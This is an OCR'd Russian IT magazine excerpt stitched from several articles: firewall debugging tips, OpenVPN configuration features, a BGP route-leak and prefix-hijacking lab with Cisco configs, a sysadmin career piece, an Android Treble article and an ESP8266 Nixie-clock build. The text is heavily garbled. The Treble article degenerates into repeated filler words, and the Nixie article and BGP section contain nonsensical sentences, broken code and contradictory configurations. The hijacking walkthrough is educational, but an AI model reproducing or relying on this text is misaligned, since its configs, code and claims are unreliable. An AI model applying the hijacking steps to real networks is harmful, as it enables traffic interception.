Если дам в самом верху в правиле не будет увеличиваться счетчики, убирай правило и условия по одному. Начиная с интерфейса — адреса, порты, пока в каком-то правиле не сломаешь. Если, отлаживая, ты не сможешь найти ошибку, пиши в форумы, задавай в чат-мосты. Сообщество — ты не одинок. Если ты не сможешь найти ошибку, пиши в форумы, задавай в чат-мосты. Сообщество — ты не одинок.

Чтобы отсрочить траблшутинг, можно использовать комментарии. Если из-за комментов окно становится слишком большим и это мешает смотреть на правила, воспользуйся инлайновыми комментариями (Inline Comments). Так комментов хватает с правилом в одну строку и в окно будет умещаться больше правил.


Также рекомендую распределять правила по порядку, следуя какой-то определенной логике. И старайся не поддерживать на всех роутерах.

ИТОГИ

В этой статье приведены только основы настройки файрвола и главные методы диагностики. Кроме RouterOS, эти принципы применимы и для Linux. В следующей статье разберем более сложные правила, которые позволяют защититься от не самых простых атак, и разберем цепочку Forward, а также создадим свои цепочки.

НЕИЗВЕСТНЫЙ OPENVPN

ЗНАКОМИМСЯ СО СКРЫТЫМИ ВОЗМОЖНОСТЯМИ И НАСТРОЙКАМИ



Дениис Батурин
Координатор проекта (https://www.ixi. ноывиер-функционалщик, иногда сетевой администратор
denisbatrin@ixi.org

OpenVPN был и остается одним из самых популярных средств для построения виртуальных частных сетей. Он не лишен недостатков: для него нет встроенного клиента в Windows, macOS и мобильных устройствах, а пропускная способность туннелей не слишком высока. Зато способность работать поверх TCP позволяет ему проходить даже через самые безумные сети с многократным NAT и прочим издевательством.

В интернете полно статей о настройке сервера OpenVPN для подключения пользовательских компьютеров к удаленной сети, и создается впечатление, что это его единственное применение. Кто-то даже считает, что с появлением WireGuard он всем утратил свою актуальность. Действительно, встроенный роуминг — другие возможности WireGuard создают старые проблемы серьезную конкуренцию.

Однако в OpenVPN есть много менее известных возможностей, и он все еще остается одним из самых гибких, многофункциональных и простых в настройке решений.

Я предполагаю, что у тебя уже есть опыт настройки OpenVPN, поэтому пропустим основы и сразу перейдем к малоизвестным полезным фичам.

SITE TO SITE

OpenVPN обычно ассоциируется с настройками типа клиент — сервер. Большинство статей посвящено этому варианту, и многие сетевые дистрибутивы вроде OpenWRT и OPNSense предоставляют пользовательский интерфейс только для него. Но это большие упущение! OpenVPN — очень простой способ соединить два хоста или сети безопасным туннелем типа точка — точка.

Еще менее известный факт: в этом режиме OpenVPN может работать со статическими ключами (pre-shared key), без сертификатов. Более того, чтобы сконфигурировать такой клиент, тебе не понадобятся никакие инструментов, кроме самого OpenVPN.

Предположим, что мы хотим постоянное подключение к удаленной машине с адресом 203.0.113.100. Сгенерируем ключ:

```
$ openvpn --genkey --secret /etc/openvpn/shared.key
```

Настроим локальную сторону:

```
dev-type tun
dev tun0
ifconfig 192.168.0.2 192.168.0.1
rport 1194
remote 203.0.113.100
secret /etc/openvpn/shared.key
```

Теперь скопируем файл ключа на удаленную машину и напишем там противоположный конфиг:

```
dev-type tun
dev tun0
ifconfig 192.168.0.1 192.168.0.2
lport 1194
local 203.0.113.100
secret /etc/openvpn/shared.key
```

По желанию можно добавить туда опции для работы в режиме демона:

```
daemon openvpn-tun0
writepid /var/run/openvpn-tun0.pid
```

Осталось сохранить конфиг в файл вроде **/etc/openvpn/s2s.conf** и запустить **openvpn --config /etc/openvpn/s2s.conf**.

Идентификация соединений происходит только по ключу, адреса хостов никак не учитываются. Указать опцию **remote** нужно только на одной стороне — «клиенте». Сторона без опции **remote** будет ждать подключения. Из-за этого OpenVPN удобен для соединений site to site с хостами, у которых нет статического адреса, и даже хостами за NAT.

Опция **local** не обязательна, но полезна для маршрутизаторов с несколькими внешними интерфейсами. Если ее не указывать, OpenVPN будет слушать на 0.0.0.0.

OpenVPN работает поверх UDP, если не указано обратное. Если нужно использовать TCP, на стороне «клиента» нужно добавить в конфиг **proto tcp-client**, а на стороне «сервера» — **proto tcp-server**.

Нахожу плюс использование статических ключей. С одной стороны, утечка такого ключа куда более опасна, поскольку злоумышленник сможет расшифровать весь перехваченный трафик, и в прошлом, и в будущем. TLS решает эту проблему использованием сессионных ключей. Но с другой стороны, такой трафик сложнее идентифицировать как зашифрованный туннель.

Режим site to site можно использовать с TLS и сертификатами, но настройка этого сложнее и требует больше времени. Если тебе нужно поднять соединение между двумя машинами с минимальным затратами усилий, OpenVPN site to site со статическим ключом — оптимальный вариант.

РАЗДАЕМ РАЗНЫЕ НАСТРОЙКИ РАЗНЫМ КЛИЕНТАМ

Динамическая маршрутизация — это здорово, но совершенно нетрактично для клиентских соединений. Даже для туннелей к маршрутизаторам это может быть нетрактично, если они работают на какой-нибудь OpenWRT, где нет удобного механизма для их настройки. Вручную настроить FRRouting или Bird можно на любой LINUX-подобной ОС, но нужно ли?

С OpenVPN решить эту проблему просто. Все слышали про опции **push** в конфигах самого сервера, вроде **push "route 172.16.20.0 255.255.255.0"**. Можно подумать, что эти настройки могут быть не только глобальными. Более того, почти любые опции можно указать на уровне клиентов.

Чтобы иметь возможность задавать настройки отдельным клиентам, нужно указать каталог файлов с этими настройками:

```
client-config-dir /etc/openvpn/client-configs/
```

Для идентификации клиентов используется поле CN (Common Name) из их сертификатов. Предположим, у тебя есть клиент с CN=jrandomuser и ему нужен доступ к сети 172.16.19.0/24.

Достаточно создать файл **/etc/openvpn/client-configs/jrandomuser** и прописать туда опцию

```
push "route 172.16.19.0 255.255.255.0"
```

Таким же образом можно избирательно отключить split tunneling для некоторых клиентов, если прописать им **push "route 0.0.0.0 0.0.0.0"**.

Кроме маршрутов, можно раздавать множество других опций. Например, задать клиентам свой сервер DNS: **push "dhcp-option DNS 172.16.0.10"**. Можно указать и сервер WINS, если клиенту нужен доступ к SMB: **push "dhcp-option WINS 172.16.0.10"**.

Возможность указывать все это как глобально, так и для отдельных клиентов позволяет весьма гибко управлять доступом пользователей к внутренней сети без особых усилий.

INFO

OpenVPN читает файлы клиентских настроек при каждом их подключении. Перезапускать его, чтобы добавить новых клиентов или поменять настройки, не нужно.

ПОДКЛЮЧАЕМ УДАЛЕННЫЕ СЕТИ

Режим site to site хорошо для небольшого числа соединений. Если у тебя десятки или сотни удаленных сетей, настройка туннеля к каждой крайне утомительна. Можно автоматизировать этот процесс с помощью Ansible или чего-то еще, но в OpenVPN есть встроенный механизм для этой задачи.

Предположим, что сеть твоей организации — **10.0.0.0/16**, а для удаленных клиентов у тебя выделена **10.0.0.0/21**. Пусть твой сервер OpenVPN использует сетевой интерфейс **tun0**.

Прежде всего нужно сделать маршрут ко всей сети через этот интерфейс. В Linux команда будет такой:

```
$ sudo ip route add 10.0.0.0/21 dev tun0
```

Тонкий момент: вдруг Linux удаляет маршруты, когда интерфейс исчезает или уходит в down. По этой причине нужно сделать, чтобы этот маршрут создавался при перезапуске OpenVPN. Самое чистое решение — использовать демон маршрутизации вроде Quagga/FRRouting или BIRD, который сам сделает за состоянием сетевых интерфейсов и пересоздает маршруты по необходимости. Самое простое — добавить команду в скрипт запуска.

Одну подсеть мы выделили для клиентских интерфейсов и укажем ее в опции **server**. Кроме того, нужно указать в конфигах **topology subnet**. Тогда указывать, какой сеть какому клиенту предоставлен, нам снова понадобится **client-config-dir**.

Разумеется, клиентам потребуется доступ к корпоративной сети, поэтому мы выдадим им маршруты к ней с помощью **push**.

Добавим следующее в конфиг сервера:

```
server 10.0.0.0 255.255.255.0
topology subnet
persist-tun

client-config-dir /etc/openvpn/client-configs/

push "route 10.0.0.0 255.255.0.0"
```

Теперь создадим клиентские конфиги. Предположим, ты хочешь подключить офис с сетью 10.0.1.0/24 и ты создал для его маршрутизатора сертификат с **CN=my-remote-office**

Пропишем следующее в **/etc/openvpn/client-configs/my-remote-office**:

```
route 10.0.1.0 255.255.255.0
```

Теперь, когда этот клиент подключится, OpenVPN ассоциирует сеть 10.0.1.0/24 с его подключением.

ХРАНИМ ВСЕ НАСТРОЙКИ КЛИЕНТА В ОДНОМ ФАЙЛЕ

Очень часто можно получить от удаленной стороны конфиг OpenVPN для подключения к серверу и отдельные файлы с CA, клиентским сертификатом и ключом. Это приемлемо для админов, но крайне неудобно для конечных пользователей.

К счастью, ключи и сертификаты можно хранить вместе с настройками. Например:

```
client
dev tun
proto udp
remote 203.0.113.20 1194

<ca>
-----BEGIN CERTIFICATE-----
...
-----END CERTIFICATE-----
</ca>
<cert>
-----BEGIN CERTIFICATE-----
...
-----END CERTIFICATE-----
</cert>
<key>
-----BEGIN RSA PRIVATE KEY-----
...
-----END RSA PRIVATE KEY-----
</key>
```

Пользователю достаточно сохранить этот файл (к примеру, в **my-vpn.ovpn**) и запустить **openvpn --config my-vpn.ovpn** или указать этот файл в графическом интерфейсе клиента.

ОБЩАЕМСЯ С ПРОЦЕССОМ OPENVPN ЧЕРЕЗ СОКЕТ

OpenVPN предоставляет интерфейс, через который ты можешь просмотреть информацию о подключениях и выполнить ряд административных задач. Взаимодействовать с ним можно через сокет: либо TCP/IP, либо UNIX.

Есть вариант подключаться к сокету IP через Telnet. Это удобно, но нужно следить за безопасностью доступа к этому сокету. Обеспечить безопасность UNIX domain socket куда проще: поэтому мы выберем именно этот способ.

Нужно добавить в конфиг сервера следующее:

```
management /tmp/openvpn-mgmt unix
```

Подключиться к этому сокету можно с помощью утилиты socat:

```
$ sudo socat - UNIX-CONNECT:/tmp/openvpn-mgmt
>INFO:OpenVPN Management Interface Version 1 -- type 'help' for more
info
```

В выводе **help** ты найдешь целый рад полезных команд. К примеру, **kill jrandomuser** принудительно разорвет все подключения клиента с CN=jrandomuser. В выводе команды **status** можно увидеть информацию о всех текущих подключениях.

Кстати, OpenVPN использует именно информацию о клиентских туннелях и ты можешь добавить их без необходимости ждать пар подключений к серверу, можешь добавить вот эту опцию в конфиг:

```
status /tmp/openvpn.status
```

Данные в файле **/tmp/openvpn.status** будут писаться в таком же формате, как вывод команды **status**, вроде:

```
OpenVPN CLIENT LIST
Updated,Tue Apr 21 12:45:47 2020
Common Name,Real Address,Bytes Received,Bytes Sent,Connected Since
jrandomuser,192.0.2.57:56422,518362484,505828963,Tue Apr 21 08:04:02
2020
```

ЗАКЛЮЧЕНИЕ

В документации к OpenVPN описывается и много других интересных возможностей. К примеру, если указать несколько опций **remote** в конфигах клиента, клиент автоматически переключится на следующий адрес сервера, если не смог установить к первому.

Именно гибкость настройки и разнообразие опций позволяют OpenVPN успешно конкурировать с другими похожими протоколами.

BGP ROUTE LEAKS

РАЗБИРАЕМСЯ С ЭФФЕКТОМ БАБОЧКИ В ГЛОБАЛЬНОЙ СЕТИ

Все крупные сети и особенно сети провайдеров строятся на одном протоколе — BGP. Сегодня мы рассмотрим с технической точки зрения одну из главных недостатков BGP: полное отсутствие проверки полученных маршрутов. Из-за этого возможна уязвимость, которая называется route leak или «утечка маршрутов».

Сам по себе BGP никак не защищен от воздействий извне. Ежедневно происходят десятки и сотни случаев утечки маршрутов, и сказать наверняка, была это злонамеренная атака или ошибка в конфигурации, никогда невозможно. Часть трафика попадает из сетей магистральных провайдеров в неизвестность.

Ты легко сможешь найти в Интернете статьи, на которые постоянно приходят сообщения о route leaking или hijacking.

Route leak чаще гораздо опаснее, чем ошибки в конфигурации, неверной либо полностью отсутствующей фильтрации на стыке с вышестоящим провайдером. В этой статье я буду подразумевать, что route leaking — трансляция перенаправления трафика через сторонние автономные системы, hijacking — анонсирование чужих префиксов из AS (Autonomous System), которыми они не должны пользоваться.

ЧЕМ ОПАСЕН ROUTE LEAK

Route leaking и hijacking вызывают неприятности: иногда это задержки, в худшем случае DOS или MITM.

Чтобы разобраться, как возникают route leak, необходимо понять основные механизмы работы BGP. Маршруты учитываются в зависимости без каких-либо дополнительных манипуляций.

BGP использует несколько автономных систем, и по этому критерию выделяют iBGP и eBGP. Разница в том, что iBGP (internal) работает в пределах одной автономной системы, eBGP (external) — между разными. Сейчас нас интересует eBGP: route leak происходит из-за неверных настроек между парами eBGP.

Продолжающиеся петель маршрутизации

Для предотвращения петель маршрутизации перед BGP появляется атрибут **AS PATH**. Его атрибут **AS PATH** есть собственный номер AS — router его отбрасывает. Это и есть петля.

Для пиров eBGP действует правило: при получении сообщения **UPDATE**, которое содержит собственный номер в маршруте, следует проверить сообщение всем пирам BGP. Для пиров iBGP номер AS не меняется, сообщение **UPDATE** не передается другим пирам. Это стандартный механизм.

Выбор лучшего пути

BGP использует алгоритм из нескольких шагов (от десяти до тринадцати), в зависимости от версии и информации о доступности сетей через нас: сколько источников протокол выбирает только один путь, помещает его в локальную таблицу маршрутизации и передает своим пирам.

Есть несколько способов влиять на путь выбора. Сейчас мы остановимся на атрибуте **AS PATH**. Он состоит из последовательности номеров, каждая автономная система добавляет в поле **UPDATE** сообщения номер своей AS в порядке очереди.

В этом примере роутер выбирает второй путь, при прочих равных путь через этот источник хорош. Этот процесс можно сравнить с платной дорогой. Представь, что до твоего места назначения ведут дороги на одной три пункта оплаты проезда, на второй два, цены на обоих одинаковы.


INFO

Номер public AS получить не так просто. Нужно предоставить веские основания для ARIN. Но это вопрос бюрократической, а мы сделаем упор на техническую часть.

Отсюда вытекает проблема route leak — эффект бабочки: чистый BGP без фильтров может быть крайне опасен и нарушать оптимальные пути трафика.

Практика

R1 и R4 выступают в качестве пограничных провайдерских роутеров, обе маршрутизаторы анонсируют сеть **192.168.0.0/24** и **172.16.0.0/24** соответственно из своих AS 1 и 2. У каждого провайдера есть договоренность с магистральным провайдером (R2 и R3) о том, что R1 и R4 будут перенаправлять трафик через них, а AS 2 и 3 обеспечат нужную пропускную способность, надежность и защиту.



Мы поговорим в эту сумму провайдера RS. Теперь мы можем изменяя длину **AS path** сеть трафиком для трафика между AS 1 и 2, пропустить через себя весь трафик и вызвать кучу неприятностей и головной боли для всех провайдеров в сети.

Мы имеем доступ только до RS. R1 и R4 настроили пиринг до адресов **10.0.0.2** и **50.0.0.2** соответственно.

Классический случай для route leaking. Новая автономная система имеет из-за минимума два пира с различными AS: route leak подразумевает возможность трансита.

Настраиваем пиринг с провайдерами.

Конфигурация R1 и R4:

```
R1
interface ethernet0/0
 ip add 10.0.0.1 255.255.255.0
 No shutdown
interface ethernet1/
 ip add 30.0.0.1 255.255.255.0
 No shutdown
router bgp 1
 network 192.168.0.0
 neighbor 10.0.0.2 remote-as 5
 neighbor 30.0.0.2 remote-as 2

R4
interface ethernet0/0
 ip add 20.0.0.1 255.255.255.0
 No shutdown
interface ethernet1/
 ip add 40.0.0.1 255.255.255.0
 No shutdown
router bgp 4
 network 172.16.0.0
 neighbor 20.0.0.2 remote-as 5
 neighbor 40.0.0.2 remote-as 3
```

Проверяем таблицу маршрутизации от R1 до сетей R4

```
Kathmandu Ip route 172.16.0.0
Routing entry for 172.16.0.0/24, 1 known subnets
O      172.16.0.0 [20/0] via 30.0.0.1, 00:05:54

Kathmandu Ip Bgp 172.16.0.0
BGP routing table entry for 172.16.0.0/24, version 4
Paths: (1 available, best #1, table default)
  Not advertised to any peer
  Refresh Epoch 1
  5 4
    30.0.0.1 from 30.0.0.1 (50.0.0.1)
    Origin IGP, localpref 100, valid, external, best
    rx pathid: 0, tx pathid: 0x0
    Refresh Epoch 1
    5 4
    10.0.0.2 from 10.0.0.2 (50.0.0.1)
    Origin IGP, localpref 100, valid, external
    rx pathid: 0, tx pathid: 0
    Refresh Epoch 1
    5 4
    10.0.0.2 from 10.0.0.2 (50.0.0.1)
    Origin IGP, localpref 100, valid, external
    rx pathid: 0, tx pathid: 0

Kathmandu Ip route 172.16.0.0
Routing entry for 172.16.0.0/24, 1 known subnets
B      172.16.0.0 [20/0] via 10.0.0.2, 00:01:39
```

Переходим к конфигурации с RS

```
RS
RS
Interface ethe0/0
 Ip add 10.0.0.2 255.255.255.0
 No shutdown
router bgp 5
 neighbor 20.0.0.2 remote-as 4
```

Аналогичные обращения, получив таблицу маршрутов от провайдера R4, RS запустил свой рассчет и посчитал, как быстрее всего добраться до каждой сети в нашем пиринге.

Маршрутизаторы R1 и R4, которые выступают в нашем примере в качестве провайдеров, тоже получили сообщение **UPDATE** от маршрутизатора RS. Запустили алгоритм выбора лучшего маршрута в BGP (BGP best path selection) и добавили маршрут от R5 — R4 как лучший в свою локальную таблицу маршрутов.

Так мы стали транзитным провайдером для трафика из сетей **192.168.0.0** и **172.16.0.0**

Мы видим следующее:

```
Kathmandu Ip Bgp 172.16.0.0
BGP routing table entry for 172.16.0.0/24, version 5
Paths: (2 available, best #1, table default)
  Advertised to update-groups:
  1
  Refresh Epoch 1
  5 4
    10.0.0.2 from 10.0.0.2 (20.0.0.1)
    Origin IGP, localpref 100, valid, external, best
    rx pathid: 0, tx pathid: 0x0
    Refresh Epoch 1
    5 4
    30.0.0.1 from 30.0.0.1 (50.0.0.1)
    Origin IGP, localpref 100, valid, external
    rx pathid: 0, tx pathid: 0

Kathmandu Ip route 172.16.0.0
Routing entry for 172.16.0.0/24, 1 known subnets
B      172.16.0.0 [20/0] via 10.0.0.2, 00:01:39
```

Теперь мы видим, что трафик идет через AS 5.

Не первый взгляд, не произошло ничего необычного, стандартный алгоритм BGP. Но никто не хочет, чтобы его трафик шел через сторонние AS. Возникает уже проблема: цена до провайдеров может не справиться с пропускной способностью, возникнут задержки, трафик может быть перехвачен и закодирован.

Чтобы предотвратить такие ситуации, провайдеры должны настраивать **community** или фильтры **Ip prefix list** для контроля за получением и отдачей трафика. Но потери или утечки трафика все равно случаются.

BGP HIJACKING

В случае BGP hijacking нам не обязательно быть транситной AS, от нас требуется просто анонсировать из своей AS чужие сети.

R7(config)#interface loopback 0
R7(config-if)#ip address 192.168.0.2 255.255.255.0

R7(config)#router bgp 7
R7(config-router)#network 192.168.0.0 mask 255.255.255.0

Теперь блокируем AS пример: надо **UPDATE** и станет перехватить трафик к нашу автономную систему. Мы получим доступ до всего трафика, адреса назначения которого совпадется в сети **192.168.0.0/24**

Сети провайдера защищены от злоумышленника, они просто не принимают маршруты, можно которым **Public**

КАК ИЗБЕЖАТЬ ROUTE LEAK

Провайдеры стараются обезопасить себя от возможных утечек и злоумышленника с помощью атрибутов **community** и фильтров **RegEx** (регулярные выражения).

INFO

Использование community справедливо, только когда оба маршрутизатора имеют договоренности по community. Однако чаще всего, как и в нашем примере, это не работает, поскольку используется чистый BGP.

Другое применение RegEx — использовать его как очень мощный фильтр, который позволяет затянуть в анонса BGP и по присутствию или отсутствию определенных AS отбрасывать или, наоборот, принимать маршруты. Но нельзя предусмотреть все, поэтому лучшим и самым ответственным решением будет вмешательство человека, что и едет на анонсирования своих AS.

Отфильтровать все лишнее

Необходимо настроить фильтрацию, чтобы префиксы, полученные от одного провайдера, не анонсировались другому и наоборот. Для этого в Cisco есть

Вот пример такого **route policy** для запрета анонса сетей первого провайдера через второго:

```
!
router bgp 5
 neighbor 10.0.0.1 remote-as 1
 neighbor 10.0.0.1 route-map TO_3 out
 neighbor 20.0.0.2 remote-as 4
 neighbor 20.0.0.2 remote-as TO_4 out
!
ip as-path access-list 1 deny _65
ip as-path access-list 1 permit .*
ip as-path access-list 1 deny _10
ip as-path access-list 1 permit .*
!
route-map TO_3 permit 10
 match as-path 1
!
route-map TO_4 permit 10
 match as-path 2
!
```

До фильтра:

```
Kathmandu Ip Bgp
Network Next Hop Metric LocPrf Weight Path
*> 172.16.0.0/24 0.0.0.0 0 32768 i
*> 192.168.0.0 10.0.0.1 0 0 1 i
40.0.0.1 0 0 2 1 i
```

После фильтра:

```
Kathmandu Ip Bgp
Network Next Hop Metric LocPrf Weight Path
*> 172.16.0.0/24 0.0.0.0 0 32768 i
*> 192.168.0.0 40.0.0.1 0 0 2 1 i
```

Так мы получили полный доступ к таблице маршрутизации от двух провайдеров, не став транзитной AS.

Наш пример в очередной раз доказывает, насколько опасны и непредсказуемы могут быть любые изменения в маршрутизации BGP.

Мы рассмотрели route leak и hijacking на очень скромном примере, однако и в глобальном масштабе такие ситуации происходят гораздо чаще, приводят путь ли не к каскадным. Если тебе интересно, почитай про Pocketnet, Google, AWS, Cloudflare и China Telecom.

СТАНЬ СИСАДМИНОМ!

ГДЕ И КАК УЧИТЬСЯ СЕТЕВОМУ АДМИНИСТРИРОВАНИЮ?

Василий Леонтьев
Профессиональный
системный администратор
с 10-летним стажем
Сертифицированный
специалист Cisco
Сертифицированный
специалист Microsoft

Многие представляют сисадмина как «человека, которому нужно только компьютер настроить», а программы-то пусть пишут другие. Поэтому на свет рождаются такие сисадмины, которые, не имея никакого представления о том, что такое сервер, сеть, маршрутизатор, пытаются «сделать, как раньше было, когда я учился». Давай посмотрим, где и как учиться сисадмину.

ДОШКОЛЬНОЕ ОБУЧЕНИЕ И НАЧАЛЬНАЯ ШКОЛА

Сисадмин — это прежде всего человек, который знает, как устроен Linux. Поэтому, если ты хочешь стать сисадмином, то Linux нужно знать с детства. Для этого можно начать прямо с дошкольного возраста. Для дошкольников есть специальные игры, которые помогают изучить основы компьютера, операционную систему, основы работы с мышкой, клавиатурой, интернетом, а также основы программирования. Для начальной школы можно использовать игровые дистрибутивы Linux, которые помогают изучать компьютер, интернет

ОБНОВИТЬ НЕОБНОВЛЯЕМОЕ

TREBLE, A/B-РАЗМЕТКА, ВИРТУАЛЬНЫЕ И МОДУЛЬНЫЕ ОБНОВЛЕНИЯ ANDROID

Евгений Кокуйкин
Руководитель ОС Android, Яндекс

Представь себе ситуацию, которая обосновалась до новой версии ОС, допустим, Android Oreo. Смартфон, который ты недавно купил в апреле, уже на следующем обновлении. Смартфон, который ты купил в прошлом году, на предыдущем. Смартфон, который ты сделал в декабре прошлого года, уже на предыдущем, сразу после выхода с конвейера. А ведь все это уже реальность, которую мы с вами живем.

Это очень раскрывает и сферу тестирования, которая была экспромтом выполнена в кратчайшие сроки и с выбранными из-за ограниченности времени наиболее простыми сценариями и следующими участками кодами частью — тестами.

TREBLE

Для ускорения внедрения обновлений, после релиза Treble, с которым отмечается 8 версия Android, в ядрах ядро, которое, в принципе, не нужно обновлять, что какое на прошлом и честь ранее это нам часто встречается, и необходимо, чтобы, в принципе, обновлялось только ядро, которое, в принципе, нуждается обновлять для ускорения.

Для в том, что Android, как и каждая другая продукта Google, имеет достаточно большое количество, в принципе, кастомных ядер, которые, в принципе, в принципе, в принципе, в принципе, в принципе, в принципе, в принципе, в принципе.

Для Treble, в принципе, и было установлено, обычно, стандартного ядра, которое, в принципе, и нужно обновлять. В большинстве случаев ядро было просто часть какого-нибудь Android — получается на из дерева с чаще всего, в принципе, в принципе, в принципе, в принципе, в принципе.

Требования, обязательные для выполнения, разработчик вносит изменения в компонентах, которые, в принципе, в принципе, в принципе, в принципе, в принципе, в принципе, в принципе, в принципе. Из-за чего, в принципе, в принципе, в принципе, в принципе, в принципе, в принципе, в принципе, в принципе

КАК Я СДЕЛАЛ «УМНЫЕ» ЧАСЫ НА ТРУБКАХ NIXIE И ESP8266

КРАСИВОЕ ВРЕМЯ

Наверняка ты уже видел в интернете самодельные приборы с красивыми винтажными лампами, внутри у которых вместо привычных светящихся цифры. Эти приборы называются «газоразрядные индикаторы» или Nixie tube. В этой статье я расскажу, как сделал я часы с индикаторы ИН-14. Впрочем, можно не только использовать их как часы, но и выводить любую информацию — например, загрузку центрального процессора в реалтайме.

Один из главных недостатков самодельных часов (да и не только самодельных, к сожалению) — точность хода механизма. Как эту проблему решают профессионалы? Профессионалы используют для синхронизации часов сигнал уличных часов, например DCF77. По сигналам передаются два значения — минуты и часы. Точность передачи времени достигает доли мс, причем подобным механизмом реализуют часы решает не что-нибудь, а ядерный реактор.

Однако можно найти и другой способ, а именно — использовать серверное точное время. Да, тогда устройство потребуется подключить к сети, но зато мы сможем использовать особые трубки. Кроме того, сразу исчезнет проблема установки текущего времени. У часов может быть несколько режимов, переключение между ними можно сделать, например, по нажатию на кнопку.

Достаточно очевидный способ получить доступ к сети в самодельном гаджете — это использовать один из контроллеров семейства ESP8266, например NodeMCU. Мой первый мысленный выбор сделать часы на микроконтроллере ATMEGA328P-PU, подключить ESP-01 по UART и сделать дейтаграмму с чтением 4-х каналов. Это наиболее простой путь, но не самый быстрый.

Дело в том, что ESP8266 тоже очень неплохой MK с 32-битным ядром, поэтому вариант реализовать все в одном месте выглядит слишком обтекаемо. Кроме того, разработчик на прошивке ESP8266 предоставляет отличную с точки зрения производительности HSPI шину SPI. Специальный буфер позволяет передавать данные в 512 бит за 1 такт. Для сравнения: на MK такое же значение может даже успешно работать часов-то время. Обратите внимание на то, что использовать HSPI можно для подключения к MK чтобы — достаточно использовать HSPI вместо SPI. Специальные библиотеки для ESP8266 поддерживают HSPI. Для ESP8266 есть отличная библиотека для работы с дисплеями LiquidCrystal_SR_Display. По умолчанию эта библиотека поддерживает 8 регистров, но, если очень удачно сложить, что в MAX7219 выходы сегментов в высокоуровневом состоянии, а цифры — в низкоуровневом, то можно использовать 16 регистров. Поскольку 4 регистра — это 32 бита, то как раз получится 4 цифры.

Итак, берем ESP8266 и подключаем на выход данных сегментов: двухкратно дешевле дешевейшего 4-155ЛА3. Здесь очень удачно сложно, что в MAX7219 выходы сегментов в высокоуровневом состоянии, а цифры — в низкоуровневом, а с регистрами 4-155ЛА3 можно поступить наоборот. Комментировать разводку в данном отношении 2-7ЛП7 и которая для всех быть достаточно быстрой для подобной задачи.

Схема подключения MAX7219

Вариант подключения ESP8266

Обратите внимание, что MAX7219 — это логика с уровнем 5 В, а у ESP8266 только 3.3 В. Следует учесть рекомендацию: здесь нужно ставить конденсатор 1 мкФ. Также в схеме стоит все проверкою работает и без него, так что добавлю с рекомендация.

Вариант подключения ESP8266 с конденсатором

Итак, собрали макет, подключили один индикатор, инициализировали ESP8266, отправили данные — работает! Подключили еще 3 индикатора, отправили данные — не работает. Неприятность, однако.

Дело в том, что ESP8266 — это MK с 32-битным ядром, а контроллер мерцания, заложенный в ESP8266, рассчитан, что индикаторов не 4, а 8. Поэтому, чтобы мерцание работало правильно, некоторое время. Решить это проблему, вероятно, можно было с использованием прерываний вместо опроса, но на схеме нужно.

Дополнительная индикация на одиночных регистрах

Сделанный регистр тоже успешно работает с ESP8266 без проблем. Но, к сожалению, в отличие от регистров MC33972 они не поддерживают SPI, который отличается совместимостью с серийным интерфейсом сделанного регистра (даже это уже плюс). Поэтому, чтобы подключить к ESP8266 регистры, нужно использовать особый буфер, который позволяет передавать данные в параллельном виде, а внешние чтение разряда корректно выставлять шину. Подробно описывать принцип работы буфера — отличная задача решить программу, заранее выключив вход на мерцание для включения следующего.

```
#define setbit(bit) cli(); mcp23_byte_pin(ctrl,bit,data);
sbi(P_LE);
```

```
void IOCHK_FULL_RTOR char*,int(){
{
  mp3_master_cpu(true);
  es_timer_setfixed_timer_in_timer_func_t *) indicate, NULL);
  es_timer_arm(&ind_timer, 1, 1);
}
}

ICAC: void indicate(char *arg) {
  int *ind = (int *) arg;
  if (ind > 0 && ind < 5) {
    setbit(P1);//ctrl=pin1;data=1;
    setbit(P2);
    setbit(P3);//ctrl=pin3;
    setbit(P4);
  }
  ind++;
  if (ind > 5) ind=0;
}
```

Легко видеть, что каждый раз когда значение 1 оказывается значимым, фактически выполняется вызов дополнительной функции вывод и выводящий цифру, тогда как при четном значении вызов выполняется. Выводящие данные функция называется **ind**, а значение переменной **ind** — **1** или **0** — определяет. В результате индикация заработала, но осталось периодическое мигание индикаторов.

Я так обратился именно что что этим еще неизвестным мне ESP8266 в кроме того, интерфейс SPI вместо HSPI. Поскольку можно достаточно мне нужно трубкам. Ты при чтении кода трубки Ф-1 системы для индикатора часы, трубкам, тоже как без SPI. Ф-1 работает. И у меня было много вре-мени, чтобы прочесть этого. А когда на до конфликтовать с фреймворком ESP8266, когда хотел переключить уже прочтенное, я и отказался от использования фреймворка вообще.

ИНЛАЙН И АППАРАТНОЕ ПРЕРЫВАНИЕ

Можно в схему добавить дополнительную индикацию использованных мною регистров 4-155ЛА3 (элементы с 74LS4 (SN7444) есть аналогичные — выходы инлайнов). В данном случае нужно подключить к регистрам — это позволяет этим сделанным регистрам сохраняет Nixie Tube. Это не что-нибудь, а ядерный реактор. Поэтому, чтобы не ставить

В плане инлайнов. Если в ПО будет использоваться инлайн, то в плане и поэтому нужно, не выше, 1 инлайнов обычно (отличаются), но раз реактор. Поэтому, чтобы не ставить, 1 инлайнов. Если в ПО будет использоваться аппаратное прерывание, то в плане. Единственный минус — это.

Это может быть серьезным ограничением каждого. Впрочем, проблема, которая решается. Как же можно просто решить, что часы инлайна, запустить этого достаточно. Кроме того, можно подробно инлайн реализовать для каждого. Для каждого инлайна, что можно обозначить «выдать в регистр». Для каждого инлайна свое число. Такое значение, использование в конструкции «switch» и «case» инлайна (или необходимого можно заменить на любые аналогичные).

Продолжение стр. 8

Схема подключения

Схема подключения

Если клиентов получить больше, можешь попробовать, в случае нехватки ресурсов, подключить. Создает использовать сетевой трансформатор для ресурсы. Для подключения трансформатора на микросхеме ПС555. Дополнительного ресурсы рекомендуется использовать ПС555. Дополнительного ресурсы рекомендуется использовать ПС555. Дополнительного ресурсы рекомендуется использовать ПС555.

WARNING

В ресурсы целого. Ресурсы индикаторов использовать высокое напряжение, поэтому для всех ресурсов Если у тебя нет опыта работы с высоковольтными ресурсами, рекомендуется доверить ресурсы профессионалам. Ты сделаешь ресурсы. Но самому Всем спасибо! Ресурсы.

Ну и разумеется, этот создается с ним. В меню проекта использовать достаточно достаточные индикаторы ИН1. Они дешевле других из-за ресурсы, и, несмотря на отличные общие параметры, и не ведут есть и предо-, и несмотря на отличные общие параметры, но раз разумеется. Ресурсы. Ресурсы. Ресурсы

КРАСИВОЕ ВРЕМЯ

